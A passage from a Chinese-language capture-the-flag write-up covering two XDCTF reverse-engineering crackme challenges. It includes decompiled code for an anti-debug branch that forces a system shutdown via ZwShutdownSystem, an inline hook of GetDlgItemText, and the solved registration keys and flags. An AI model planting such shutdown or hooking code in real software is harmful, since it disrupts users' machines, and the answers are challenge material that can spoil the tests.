5 |     if ( v6 != 0 || !v8 )
6 |         goto No_Debug;
7 | }
8 | |
9 | hModule = LoadLibraryW(L"ntdll.dll");
10 | v13 = GetProcAddress(hModule, "RtlAdjustPrivilege");
11 | v11 = GetProcAddress(hModule, "ZwShutdownSystem");
12 | v14 = 0;
13 | v19 = ((int (__cdecl *)(signed int, signed int, signed int, int *))v13)(19, 1, 1, &v14);
14 | if ( v19 == 0xC000007C )
15 |     v19 = ((int (__cdecl *)(signed int, signed int, _DWORD, int *))v13)(19, 1, 0, &v14);
16 | v19 = ((int (__cdecl *)(signed int))v11)(2);
17 | FreeLibrary(hModule);
18 | v8(v10);
19 | No_Debug:
20 | v26 = 0;
```

之后，将内部保存的一个 `char` 数组进行变换后与 `Name` 再次进行变换，最后与输入的 `RegKey` 对比。

不知为何在断点下载 `SEH Handler` 中得到的数据会有一个字节不同，无奈只好在最后的下断然后按照程序最后的代码运算得到

`RegKey`: `EG7DYM277AU1B8QD2LR1BRKNR7YBW33XOWL`

提交得到 `flag`

一血 `Flag`: `XDCTF{Fla9_is!_T0!_F^ind_S4ncE_An71_D1bug9er}`

## Reverse 500

较 `Reverse400` 来说简单一些，使用 `IDA` 打开即可直接获得消息处理函数 `DialogFunc` 的位置。然后你可以十分轻松愉悦地发现，判断的函数是多么清晰的摆在眼前，只是前面多了两个 `GetDlgItem`。

```

{
    if ( Msg != WM_COMMAND )
        return DefWindowProcA(hWnd, Msg, wParam, lParam);
    if ( (_WORD)wParam == 1002 )
    {
        GetDlgItemTextA(hWnd, 1001, String, 100); // strlen(String)
        if ( GetDlgItemTextA(hWnd, 10086, String, 100) && GetDlgItemTextA(hWnd, 10010, String, 100) )//
        {
            pRegCode = StringToHex(strlen(String), String, (int)&v9);
            __mm_storeu_si128(&v12, __mm_loadu_si128((const __m128i *)pRegCode));
            __mm_storel_epi64((__m128i *)&v13, __mm_loadl_epi64((const __m128i *)pRegCode + 1));
        }
    }
}

```

这两个 GetDlgItem 可不简单，10086 和 10010 这两个控件 ID 在这个窗口中根本就不存在，怎么搞？

无奈，又只好一个一个函数的翻，翻到 408550 的时候我眼前一亮

```

1|__BOOL HookGetDlgItemText()
2|{
3|    LPVOID v0; // edi@1
4|    LPVOID v1; // ecx@1
5|    DWORD v3; // [sp+4h] [bp-Ch]@1
6|    DWORD f101dProtect; // [sp+8h] [bp-8h]@1
7|
8|    v0 = VirtualAlloc(0, 0x32u, 0x3000u, 0x40u); // hook GetDlgItemText
9|    VirtualProtect(pGetDlgItemText, 0x32u, 0x40u, &f101dProtect);
10|    v1 = pGetDlgItemText;
11|    *((_DWORD *)v0) = *((_DWORD *)pGetDlgItemText);
12|    *((_BYTE *)v0 + 4) = *((_BYTE *)v1 + 4);
13|    *((_BYTE *)v0 + 5) = 0xE9u;
14|    *((_DWORD *)((char *)v0 + 6)) = (_DWORD *)pGetDlgItemText - (_BYTE *)v0 - 5;
15|    *((_BYTE *)pGetDlgItemText) = 0xE9u;
16|    *((_DWORD *)((char *)pGetDlgItemText + 1)) = (char *)Handler_GetDlgItemText// 设置长跳位置
17|        - (char *){int (__stdcall *)(int, int, const char *, int))pGetDlgItemText
18|        - 5;
19|    pGetDlgItemText = v0;
20|    return VirtualProtect(v0, 0x32u, f101dProtect, &v3);
21|}

```

注释应该已经告诉你真相了，自己 hook 了自己的 GetDlgItemText

```

1|int __stdcall Handler_GetDlgItemText(int a1, int a2, const char *a3, int a4)
2|{
3|    int result; // eax@2
4|
5|    if ( a2 == 10086 )
6|    {
7|        result = strlen(a3) == 48;
8|    }
9|    else if ( a2 == 10010 )
10|    {
11|        result = sub_408440((char *)a3);
12|    }
13|    else
14|    {
15|        result = {(int (__stdcall *)(int, int, const char *, int))pGetDlgItemText}(a1, a2, a3, a4);
16|    }
17|    return result;
18|}

```

这里就是 10086 和 10010 的处理位置，一个验证注册码的长度，一个验证注册码是否包含非法字符。

然后就是验证了。

首先 DES(!NOT SURE! Result of KANAL)解密传入的注册码，

然后将注册码最后两位移到最前面，

接着和程序中的一组字节挨个异或，

最后和机器码比对，若相同则正确。

但是死活没有找到 DES 的解密密钥，所以各种尝试均无功而返。



然后就打算看了一下解密的函数，结果手抽点错了，发现两个函数基本相同，引起了我的怀疑，又发现两个函数分别有“加密之前”、“解密之前”字符串，所以断定他们俩是一对互逆的函数。所以直接在原来调用解密函数的地方把函数换成了加密函数，并设置好相关的缓冲区（函数的第二个参数，不要忘了末尾用 0x08 填充到 24 字节，不要被 IDA 错误的变量类型迷惑住了）为已经逆向变换过的 MachineCode，即可得到注册码，提交得到 flag。

一血 Flag: XDCTF{1azy\_Cm\_15\_2\_slmp0!}